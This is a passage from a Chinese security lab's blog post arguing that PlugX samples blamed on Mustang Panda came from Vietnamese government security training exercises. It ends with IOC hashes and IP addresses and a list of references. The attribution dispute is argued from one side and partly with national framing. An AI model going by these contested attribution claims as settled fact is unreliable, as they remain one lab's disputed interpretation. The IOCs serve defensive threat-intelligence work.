Sind.exe是测试样本或者其他国家在信息安全演练中的样本。

越南部分政府部门2020安全培训

我们搜索了一下，发现在2020年年末，越南不少的政府部门在官方网站上公布了他们举行的信息安全培训。

时间	来源	参与单位
2020年12月11日	奠边省信息和通讯部	宣光省、永福省、富寿省、河杨省、老街省、莱州省、山罗省、奠边省、安沛省的国家事故响应网络的单位和成员的信息安全和信息技术官员。
2020年12月11日	广义省新闻网站	信息与通信技术中心（信息与通信部下属）与CyRadar信息安全股份公司合作，参与人员是广义省网络信息安全事件响应团队的成员。
2020年11月21日	谅山省政府网站	谅山省、曹邦省、北(?)省,太原省,北宁省,北江省

由于我们不懂越南语，完全依靠google翻译，我们只能在这里面列举很少的部分。另外我们也注意到越南信息安全部门曾经和卡巴斯基、bkav等公司合作,举办过信息安全的攻防演练。我们强烈呼吁信息安全行业同行，在对APT攻击分析和溯源时一定要注意这些信息安全培训。

总结

PlugX是一个存在了8年以上的远控工具，它被国内外的不少安全厂商分析过。虽然PlugX被国外安全公司发现是中国的一个网名为”无花果(WHG)”的安全爱好者开发的，这也不能证明每次利用PlugX发起的攻击都是来自中国的。PlugX有多个版本的生成器，不少都能在网络上找的到，也在不少的安全厂商的报告中出现过。我们认为如果发现非中国的攻击者使用PlugX也不是不可能。

在我们分析完样本后，最让我们费解的是越南的广义省和莱州省有什么重要的，以至于会引起”APT攻击组织”的兴趣。虽然我们隐约觉得这可能不是真实的攻击，但我们没有证据。感谢越南的viettel cyber securit公司帮我们解开了疑惑。在CrowStrike公司的印度员工坚持是来自中国的Mustang Panda 攻击了越南政府时，我们的越南同行阻止了一次针对中国的抹黑。同时我们也要感谢越南广义省政府公布了演练的细节，这个细节成为我们反驳不实指控的证据。类似的误把信息安全演练当作APT攻击的案例，在国内也有过。为了避免引起不必要的争论，我们不去谈那件事的细节。

安全没有国界，所有的安全研究者应该共同对抗来自世界各地的攻击。当看到Unit42 Team和Anomali团队在没有直接证据的情况下，仅仅凭借文件名和文件内容，就做出了”中国国家支持的APT组织”和”来自中国的Mustang Panda APT组织”的结论，我们真的很遗憾。在对APT攻击

进行溯源的过程中,地缘政治是最重要的一个判定依据。但是地缘政治不是万能灵药。随着各国对信息安全的重视，类似的信息安全培训会越来越多。作为安全研究人员不应该见猎心喜，不负责任的作出结论。

IOC

MD5：

```
d8fa9b6e4ffd02fd3006e505f7368ea7
80bcda9fde78c70566c6f693f1c7938f
5781a2b62de1f3301e38394607b03d79
```

IP:

```
103.68.251.102
103.68.251.31
144.202.54.86
```

参考

1. “我兔”的典故，请参考”小白兔的光荣往事”

2. Meet CrowdStrike’s Adversary of the Month for June: MUSTANG PANDA

https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/

1. Pulling the PKPLUG: the Adversary Playbook for the long-standing espionage activity of a Chinese nation state adversary

https://www.virusbulletin.com/blog/2020/03/vb2019-paper-pulling-pkplug-adversary-playbook-long-standing-espionage-activity-chinese-nation-state-adversary/

1. China-Based APT Mustang Panda Targets Minority Groups, Public and Private Sector Organizations https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations

2. Mustang Panda – một case dở khóc dở cười

https://blog.viettelcybersecurity.com/mustang-panda-mot-case-do-khoc-do-cuoi/

1. https://twitter.com/cyber__sloth/status/1298719815964618753?lang=en

2. http://lichlamviecsld.nuian.vn/items/files/1_1341.PDF

3. http://www.vncert.gov.vn/baiviet.php?id=127

深信服千里目安全实验室

到此岂可千里目，哪知才上一层楼。深信服千里目安全实验室希望做网络空间的一双眼睛，拥有更加敏锐长远的眼光（Further eye），深度洞察未知网络安全威胁，解读前沿安全技术。深信服千里目安全实验室，拥有资深的白帽子+博士团队，从红蓝对抗的实战理念出发研究灰黑产技术，已发展为包括漏洞研究团队、威胁猎捕团队、实战攻防对抗团队、应急响应处置团队、威胁情报研究团队、UEBA研究团队、病毒查杀对抗研究团队、异常流量大数据分析团队以及安全效果测试团队的综合安全研究团队，安全能力覆盖各细分领域和行业场景。目前千里目安全实验室拥有数百项技术专利，自主研发全网(内网/外网)风险感知平台，致力于网络安全攻防技术的研究和积累，在攻与防的对立统一中寻求技术突破。


如若转载，请注明原文地址：

- 分享至
-

感谢您的支持，我会继续努力的!

扫码支持
打开微信扫一扫后点击右上角即可分享哟

发表评论



千里目安全实验室

深信服科技旗下安全实验室，致力于网络安全攻防技术的研究和积累

最新文章

- IP归属地火了，IP地址黑灰产浮出水面，要如何预防？

  2022-05-26 14:28:45
- 网络攻击盯上民生领域，应对DDoS和APT攻击，如何有效防御？

  2022-05-26 14:27:41
- 国汽智控发布国内首个面向量产的车规级智能汽车数据安全产品ICVSEC2.5

  2022-05-13 16:06:44

- 编译器优化可能会引入安全问题

  2022-05-11 11:00:00

查看更多

相关热文

- IP归属地火了，IP地址黑灰产浮出水面，要如何预防？

  埃文科技
- 网络攻击盯上民生领域，应对DDoS和APT攻击，如何有效防御？

  埃文科技
- 国汽智控发布国内首个面向量产的车规级智能汽车数据安全产品ICVSEC2.5

  平越
- 编译器优化可能会引入安全问题

  luochicun
- 微软、谷歌、苹果将支持FIDO无密码登录

  ang010ela
- 用于传递恶意软件的 Lazarus 木马化 DeFi 应用程序

  walker